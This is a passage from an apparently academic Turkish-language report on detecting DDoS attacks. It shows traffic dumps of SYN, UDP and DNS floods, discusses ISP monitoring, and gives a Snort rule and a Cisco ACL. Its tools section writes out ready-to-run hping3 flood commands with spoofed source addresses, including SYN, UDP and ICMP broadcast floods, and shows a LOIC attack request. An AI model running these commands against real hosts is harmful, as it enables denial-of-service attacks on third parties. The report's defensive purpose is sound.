


Şekil 22 : Saldırı türünün, izleme uygulaması ile türünün tespiti.

2.5.3 Saldırı Türüne Göre Yapılacaklar

DDOS saldırılarında ISP network'ünde, DDOS önleme sistemlerinde, network izleme gibi yerlerden alınacak uyarılar saldırının türü ve şiddeti için oldukça önemli bilgiler verecektir.

DDOS saldırıları ilk aşamada network anormalliği olarak tespit edilir. Normalin dışında oluşan bir trafiği aşağıdaki örneği gibidir.



Şekil 23 : “Cacti” uygulamasının DDOS trafiğinin tespiti.

Saldırılarda izlenen veya kaydedilen bilgilerin sadece protokol veya port bazlı yorumlanması analiz eksikliğine yol açacaktır. Saldırının çeşidine

göre zaafiyet kullanan paketleri (payload), uygulamaların sebep olduđu açıklıları tespit edebilmek için tüm trafiğin izlenip değeriendirme yapılması gerekmektedir.

Aşağıda birbirinden farklı çeşitte olan saldırıların dump çıktıları görölmektedir.

Örnek 1: TCP kaynak paketleri kullanılarak yapılan bir saldırı.

Saldırı esnasında alınan dump çıktıları incelendiğinde TCP isteklerinin en üst sevidede olduđu görölmektedir. Bu şekilde saldırının SYN FLOOD saldırısı olduđu anlaşılmaktadır.

```

DumpFile: tcpdos2.pcap
FileSize: 7.86MB
Id: 201408060439
StartTime: Wed Aug 6 04:39:17 2014
EndTime: Wed Aug 6 04:39:39 2014
TotalTime: 21.65 seconds
TotalCapSize: 6.14MB CapLen: 1514 bytes
# of packets: 112482 (6.14MB)
AvgRate: 2.58Mbps stddev:1.33M PeakRate: 4.28Mbps
### IP flow (unique src/dst pair) Information ###
# of flows: 112402 (avg. 1.00 pkts/flow)
Top 10 big flow size (bytes/total in %):
    0.3% 0.0% 0.0% 0.0% 0.0% 0.0% 0.0% 0.0% 0.0% 0.0%

### IP address Information ###
# of IPv4 addresses: 88072
Top 10 bandwidth usage (bytes/total in %):
    99.7% 0.3% 0.3% 0.0% 0.0% 0.0% 0.0% 0.0% 0.0% 0.0%
### Packet Size Distribution (including MAC headers) ###
<<<<
[ 32- 63]:      112452
[ 64- 127]:       2
[ 128- 255]:      3
[ 256- 511]:     13
[ 512- 1023]:     7
[ 1024- 2047]:    5
>>>>
### Protocol Breakdown ###
<<<<

```

	protocol	packets	bytes	bytes/pkt
[0]	total	112482 (100.00%)	6441995 (100.00%)	57.27
[1]	ip	112480 (100.00%)	6441893 (100.00%)	57.27
[2]	tcp	112480 (100.00%)	6441893 (100.00%)	57.27
[3]	ftpdata	2 (0.00%)	108 (0.00%)	54.00
[3]	ftp	2 (0.00%)	108 (0.00%)	54.00
[3]	ssh	2 (0.00%)	114 (0.00%)	57.00
[3]	telnet	2 (0.00%)	114 (0.00%)	57.00
[3]	smtp	2 (0.00%)	114 (0.00%)	57.00
[3]	name	3 (0.00%)	174 (0.00%)	58.00
[3]	dns	3 (0.00%)	168 (0.00%)	56.00
[3]	http(s)	2 (0.00%)	120 (0.00%)	60.00
[3]	kerb5	1 (0.00%)	60 (0.00%)	60.00
[3]	pop3	1 (0.00%)	54 (0.00%)	54.00
[3]	sunrpc	1 (0.00%)	54 (0.00%)	54.00
[3]	ident	1 (0.00%)	54 (0.00%)	54.00
[3]	nntp	3 (0.00%)	168 (0.00%)	56.00
[3]	ntp	3 (0.00%)	168 (0.00%)	56.00
[3]	bgp	1 (0.00%)	60 (0.00%)	60.00
[3]	rlogin	1 (0.00%)	60 (0.00%)	60.00
[3]	rtsp	1 (0.00%)	60 (0.00%)	60.00
[3]	ldaps	2 (0.00%)	120 (0.00%)	60.00
[3]	socks	2 (0.00%)	114 (0.00%)	57.00
[3]	kasaa	2 (0.00%)	120 (0.00%)	60.00
[3]	scribe	3 (0.00%)	174 (0.00%)	58.00
[3]	squid	2 (0.00%)	120 (0.00%)	60.00
[3]	ms-gc	1 (0.00%)	60 (0.00%)	60.00
[3]	ms-gcs	1 (0.00%)	60 (0.00%)	60.00
[3]	mysql	2 (0.00%)	114 (0.00%)	57.00
[3]	hotline	5 (0.00%)	282 (0.00%)	56.40
[3]	realaud	2 (0.00%)	114 (0.00%)	57.00
[3]	icecast	2 (0.00%)	114 (0.00%)	57.00
[3]	gnu6346	1 (0.00%)	60 (0.00%)	60.00
[3]	irc6666	3 (0.00%)	174 (0.00%)	58.00
[3]	irc6667	3 (0.00%)	174 (0.00%)	58.00
[3]	irc6668	3 (0.00%)	174 (0.00%)	58.00
[3]	irc6669	4 (0.00%)	228 (0.00%)	57.00
[3]	napster	3 (0.00%)	168 (0.00%)	56.00
[3]	irc7000	3 (0.00%)	174 (0.00%)	58.00
[3]	http-a	71 (0.06%)	20729 (0.32%)	291.96
[3]	http-ts	2 (0.00%)	120 (0.00%)	60.00
[3]	memcach	4 (0.00%)	222 (0.00%)	55.50
[3]	kestrel	4 (0.00%)	228 (0.00%)	57.00
[3]	other	112324 (99.86%)	6416292 (99.60%)	57.12

Örnek 2 : UDP paketleri kullanılarak yapılan bir saldırı.

Aşağıdaki çıktı'da görüldüğü gibi saldırı UDP tabanlı olduğu anlaşılmaktadır.

```
DumpFile: udpdos.pcap
FileSize: 7.81MB
Id: 201408060741
StartTime: Wed Aug 6 07:41:11 2014
EndTime: Wed Aug 6 07:41:42 2014
TotalTime: 31.73 seconds
TotalCapSize: 6.27MB CapLen: 1514 bytes
# of packets: 101315 (6.27MB)
AvgRate: 1.75Mbps stddev:0.91M PeakRate: 4.01Mbps

### IP flow (unique src/dst pair) Information ###
# of flows: 101221 (avg. 1.00 pkts/flow)
Top 10 big flow size (bytes/total in %):
0.4% 0.0% 0.0% 0.0% 0.0% 0.0% 0.0% 0.0% 0.0% 0.0%


### IP address Information ###
# of IPv4 addresses: 91558
Top 10 bandwidth usage (bytes/total in %):
99.6% 0.4% 0.4% 0.0% 0.0% 0.0% 0.0% 0.0% 0.0% 0.0%
### Packet Size Distribution (including MAC headers) ###
<<<<
[ 32- 63]: 54592
[ 64- 127]: 46687
[ 128- 255]: 6
[ 256- 511]: 10
[ 512- 1023]: 9
[ 1024- 2047]: 11
>>>>

### Protocol Breakdown ###
<<<<


| protocol    | packets          | bytes             | bytes/pkt |
|-------------|------------------|-------------------|-----------|
| [0] total   | 101315 (100.00%) | 6569545 (100.00%) | 64.84     |
| [1] ip      | 101308 ( 99.99%) | 6568795 ( 99.99%) | 64.84     |
| [2] tcp     | 79 ( 0.08%)      | 28183 ( 0.43%)    | 356.75    |
| [3] http-a  | 79 ( 0.08%)      | 28183 ( 0.43%)    | 356.75    |
| [2] udp     | 54545 ( 53.84%)  | 3272732 ( 49.82%) | 60.00     |
| [3] name    | 1 ( 0.00%)       | 60 ( 0.00%)       | 60.00     |
| [3] kerb5   | 1 ( 0.00%)       | 60 ( 0.00%)       | 60.00     |
| [3] ntp     | 1 ( 0.00%)       | 60 ( 0.00%)       | 60.00     |
| [3] epmap   | 1 ( 0.00%)       | 60 ( 0.00%)       | 60.00     |
| [3] netb-ns | 2 ( 0.00%)       | 152 ( 0.00%)      | 76.00     |
| [3] netb-se | 1 ( 0.00%)       | 60 ( 0.00%)       | 60.00     |
| [3] rip     | 1 ( 0.00%)       | 60 ( 0.00%)       | 60.00     |
| [3] kazaa   | 1 ( 0.00%)       | 60 ( 0.00%)       | 60.00     |
| [3] realaud | 1 ( 0.00%)       | 60 ( 0.00%)       | 60.00     |
| [3] halflif | 5 ( 0.00%)       | 300 ( 0.00%)      | 60.00     |
| [3] everque | 3 ( 0.00%)       | 180 ( 0.00%)      | 60.00     |
| [3] unreal  | 1 ( 0.00%)       | 60 ( 0.00%)       | 60.00     |
| [3] quake   | 1 ( 0.00%)       | 60 ( 0.00%)       | 60.00     |
| [3] cuseeme | 2 ( 0.00%)       | 120 ( 0.00%)      | 60.00     |
| [3] other   | 54523 ( 53.82%)  | 3271380 ( 49.80%) | 60.00     |
| [2] icmp    | 46684 ( 46.08%)  | 3267880 ( 49.74%) | 70.00     |


```

Grafik arayüzü bir uygulamada saldırı çeşidi, hedef alınan port ve protokoller daha ayrıntılı görünmektedir.



Şekil 24 : Grafik arayüzlü bir izleme uygulama görüntüsü

2.6 DNS Servislerine Yönelik DDOS Saldırıların Tespit Etmek

DNS servislerine yönelik saldırıları tespit etmek için birçok yöntem mevcuttur. İlk temel veri DNS sunucusunun ulaşamıyor, sorgulara cevap veremiyor olmasıdır.

```
root@mdkka11:~# dig www.kocastan.com @8.8.8.8
; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> www.kocastan.com @8.8.8.8
;; global options: +cmd
;; connection timed out; no servers could be reached
```

Şekil 25 : Bir alan adının sorgulanması.

Saldırı altındaki DNS sunucuda alınacak tcpdump log çıktısında aşağıdaki gibi paketler görünecektir.

```


root@mdkkali:~# tcpdump -i eth0 -tn udp port 53 -v
tcpdump: listening on eth0, link-type N100MB (Ethernet), capture size 65535 bytes
IP (tos 0x0, ttl 64, id 5558, offset 0, flags [none], proto UDP (17), length 65)
  85.255.65.174.55674 > 192.168.10.41.53: 37837+ A? www.kocaslan.com. (37)
IP (tos 0x0, ttl 119, id 5558, offset 0, flags [none], proto UDP (17), length 65)
  192.168.10.41.53 > 85.255.65.174.55674: 37837*| 0/0/0 (37)

IP (tos 0x0, ttl 64, id 5559, offset 0, flags [none], proto UDP (17), length 65)
  85.255.65.174.44470 > 192.168.10.41.53: 29161+ A? www.kocaslan.com. (37)

```

Şekil 26 : Dns sunucula yapılan sorguların dump çıktıları.

Bunların yanısıra gerçek bir saldırıyı anlamak için [Intrusion Detection System (IDS) ve Intrusion Prevention System (IDS)] Saldırı Tespit-Engelleme Sistemleri (IPS) ile çeşitli trafik izleme yazılımları kullanılmaktadır. Bu uygulamaların filtreleme özelliği sayesinde DNS sorgularına ait detaylı görsel bilgiler alınabilir.



Şekil 27 : DNS sorugulmalarının sınıflandırılarak izlenmesi.


Şekil 27’te görüldüğü gibi bir izleme uygulaması ile (monitoring) DNS sunucuya gelen, A, PTR, ANY, MX vb sorgular sınıflandırılabilir.

2.7 ISP Omurgalarından DDOS Saldırılarını Tespit Etmek

DDOS saldırılarını tespit etmekte ISP'lerin yorumları çok önemlidir. Büyük network omurga sistemleri, hat izleme sistemleri ile ISP'ler trafiği yorumlamada daha etkinlerdir.

Yeni gelişen saldırı teknikleri için URPF (Unicast Reverse Path Forwarding), rate limiting gibi özelliklerle trafik hakkında daha sağlıklı yorum yapabilmektedirler.

Saldırı/trafik kaynağından hedefe kadar geniş bir ISP omurgasından geçeceği için, örneğin bir hedefe doğru yapılan sorgular sadece bir yerden geliyorsa, yapılan isteklerin kaynak ip adresleri yanlış yollardan (route) oluşuyorsa, hedefe doğru yapılan istekler aynı ip adresinden tekrarlanmıyorsa vb. bu verilerin analiz edilmesi DDOS saldırısının tespit ve analiz edilmesini kolaylaştıracaktır.



Şekil 28 : ISP omurgasında trafiğin izlenmesi (kaynak : cisco.com) [29]

Yukarıdaki şekilde farklı AS'ler ile bağlantıları gösterilen bir ISP şeması görülmektedir. Bu şemada network bazında yapılan (bandwidth-level vb) saldırılar hızlıca tespit edilip önlenabilmektedir.

Gerek ISP omurgasında, gerekse diğer "AS" ve alt ağlara açılan router'lerde yapılacak trafik gözlemleri, alt ağlarda yapılacak gözlem ve önlemlere göre daha sağlıklı sonuçlar verecektir.

Herhangi bir alt ağ'a doğru oluşabilecek beklenmeyen bir trafik, daha önceki trafik verileri ile karşılaştırılması ve kaynak ip adresi sorgulama yöntemleri ile yorum yapılabilir.

2.8 Saldırının Şiddetini Tespit Etme

DDOS saldırıları esnasında yapılması gereken en önemli tespitlerden biriside saldırının şiddetini tespit etmektir.


Aşağıda örnek olarak saldırı ensasında alınan anlık log kayıtlarının “tcpstat” uygulaması ile elde edilen çıktılar mevcuttur. (örnek olması açısından kısa süreli veriler ile çalışılmıştır)

Örnekte standart bir ağ trafiği mevcutken (ortalama 0,5-1 mb) saldırı esnasında trafiğin giderek arttığı (14 mb) gözlemlenmiştir. [19]

```
tcpstat -i eth3
Time:1407336577      n=56      avg=310.89      stddev=401.01      bps=27856.00
Time:1407336582      n=26      avg=304.50      stddev=406.25      bps=12667.20
Time:1407336587      n=80      avg=347.59      stddev=427.53      bps=44491.20
Time:1407336592      n=52      avg=347.35      stddev=453.79      bps=28899.20
Time:1407336597      n=60      avg=309.43      stddev=412.75      bps=29705.60
Time:1407336602      n=52      avg=289.96      stddev=389.04      bps=24124.80
Time:1407336607      n=96      avg=340.96      stddev=445.83      bps=52371.20
Time:1407336612      n=56      avg=298.38      stddev=412.58      bps=26734.40
Time:1407336617      n=50      avg=346.74      stddev=412.27      bps=27739.20
Time:1407336622      n=46      avg=367.13      stddev=479.61      bps=27020.80
Time:1407336627      n=44      avg=266.45      stddev=323.01      bps=18758.40
Time:1407336632      n=146     avg=327.71      stddev=399.74      bps=76552.00
Time:1407336637      n=24      avg=277.62      stddev=296.86      bps=10660.80
Time:1407336642      n=64      avg=347.75      stddev=475.32      bps=35609.60
Time:1407336647      n=104     avg=375.62      stddev=466.19      bps=62502.40
Time:1407336652      n=38      avg=320.89      stddev=399.28      bps=19510.40
Time:1407336657      n=46      avg=312.48      stddev=409.87      bps=22998.40
Time:1407336662      n=54      avg=325.44      stddev=388.02      bps=28118.40
Time:1407336667      n=52      avg=268.04      stddev=362.86      bps=22300.80
Time:1407336672      n=56      avg=266.11      stddev=414.59      bps=23843.20
Time:1407336677      n=107     avg=329.58      stddev=456.55      bps=56424.00
Time:1407336682      n=79      avg=387.48      stddev=476.95      bps=48977.60
Time:1407336687      n=48      avg=258.88      stddev=372.11      bps=19881.60
Time:1407336692      n=139     avg=378.40      stddev=500.35      bps=84155.20
Time:1407336697      n=88386   avg=43.29      stddev=12.57      bps=6122100.80
Time:1407336702      n=214989   avg=43.29      stddev=11.53      bps=14891659.20
Time:1407336707      n=234368   avg=43.32      stddev=9.90       bps=16246228.80
Time:1407336712      n=229124   avg=43.30      stddev=11.41      bps=15872537.60
Time:1407336717      n=233070   avg=43.30      stddev=11.10      bps=16147729.60
Time:1407336722      n=233462   avg=43.22      stddev=8.33       bps=16144505.60
Time:1407336727      n=211188   avg=43.31      stddev=10.04      bps=14635854.40
Time:1407336732      n=213231   avg=43.23      stddev=9.53       bps=14747932.80
Time:1407336737      n=203204   avg=43.20      stddev=7.51       bps=14045536.00
Time:1407336742      n=217338   avg=43.23      stddev=9.28       bps=15032212.80
Time:1407336747      n=222432   avg=43.24      stddev=8.35       bps=15386982.40
```

Grafik arayüzüne sahip farklı uygulamalar kullanılarak daha görsel ve yorumlanması kolay bilgiler elde edilebilmektedir. Bu bilgiler arasında, hat yoğunluk durumu, zamana göre yayılmış grafikler, istatistiksel değerler, coğrafi olarak sınıflandırılmış kaynak ip adresleri gibi çok çeşitli bilgiler bulunmaktadır.

Aşağıda farklı iki yazılımdan alınmış görseller mevcuttur.



Şekil 29 : Grafik arayüzüne sahip uygulamalar ile saldırı ve trafiğin izlenmesi.

2.9 DDOS SALDIRILARI İÇİN KULLANILAN ARAÇLAR


Bu bölümde DDOS saldırıları için kullanılan en popüler ve ücretsiz olarak sunulan araçlardan bahsedilmiştir. Bu araçların bazıları network katmanına bazıları ise uygulama katmanına yönelik saldırı yapmaktadır.

Bu araçları kullanarak yapılacak saldırılara karşı geliştirilmiş olan IPS/Firewall komutları yazılmıştır. Özellikle http saldırılarında bu araçların sahip oldukları başlık bilgileri sayesinde IPS ve DDOS donanımları üzerinde “imza” tanımlanabilmektedir.

2.9.1 LOIC (Low Orbit Ion Cannon)

En popüler DDOS saldırı araçlarından birisidir. Kullanımı oldukça kolay olduğu için özellikle meraklı kullanıcılar tarafından sıklıkla tercih edilmektedir.

Bu araç ile sunucuya UDP,TCP veya HTTP saldırıları gerçekleştirilebilir.



Bu uygulamanın web sunucularına yaptığı istek aşağıdaki gibidir;

```
GET /app/?id=1292337572944&msg=BOOM%2520HEADSHOT! HTTP/1.1
Host: www.hedef.com
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.2.12)
Gecko/20101026 Firefox/3.6.12
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
```

Bu uygulama kullanılarak yapılan saldırılara karşı Snort üzerinde aşağıdaki gibi bir kural yazılabilir,[30]

```
alert udp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"SLR -  
LOIC DoS Tool (UDP Mode) - Behavior Rule (tracking/threshold)";  
threshold: type threshold,track by_src, count 100 , seconds 5;
```

Cisco Firewall'da ise aşağıdaki gibi bir access-list yazılabilir (*6667 : hedef port)

```
Router#show ip access-lists 150  
  
Extended IP access list 150  
  
10 permit tcp host 192.168.100.1 192.168.60.0 0.0.0.255 eq 6667*  
  
20 deny tcp any 192.168.60.0 0.0.0.255 eq 6667 (12 matches)  
  
30 deny ip any any
```

2.9.2 XOIC

Bu küçük program ile hedef sunucuya farklı port ve protokollerden saldırı gerçekleştirilebilir. Örnek olarak hedef sunucuya http,udp,icmp vb saldırılar düzenlenebilir.



2.9.3 DDOSIM-Layer 7 Simulator

Küçük boyutlu bir perl script'inden oluşmaktadır. DDOS ortamlarını simüle etmek için kullanılan araç gerçek ortamlarda da kullanılabilir. C++ üzerinde yazılmış ve Linux sistemlerde çalışmaktadır.

Uygulama ile sahte ip adresi kaynak gösterme, uygulama katmanındaki saldırılar (dns, http vb), smtp, tcp flood gibi saldırı tipleri uygulanabilir.

2.9.4 Hping

Linux sistemlerde çalışan bir TCP/IP prtokolünü kullanan paket üretim ve analiz aracıdır. Firewall, IPS testlerinde tcp paketleri üzerinde çeşitli parametre değişiklikleri yapılarak kullanılır. Uygulamada kaynak ip adresi değiştirme, port, ttl değerleri değiştirme gibi seçenekler bulunmaktadır.[12],[18]

Uygulamanın son versiyonu hping3'tür. Hping3'te kullanılabilecek örnek parametreler aşağıdaki gibidir.

SYN paketlerini sahte ip adresler ile gönderme;

```
hping3 --rand-source -S -L 0 -p <target port> <target IP>
```

SYN+ACK paketlerini sahte ip adresler ile gönderme;

```
hping3 --rand-source -SA -p <open port> <target IP>
```

Hedefe rastgele sahte ip adresler ile UDP paketleri gönderme;

```
hping3 --rand-source --udp <target IP> --
```

Hedefe sahte ip adresler ile SYN+ACK+FIN+RST+URG paketleri gönderme;

```
hping3 --rand-source -SAFRU -L 0 -M 0 -p <port> <target> --flood
```

Hedefe sahte ip adresleri kullanarak icmp paketleri gönderme;

```
hping3 --icmp --spoof <target address> <broadcast address> --flood
```

2.9.5 Scapy

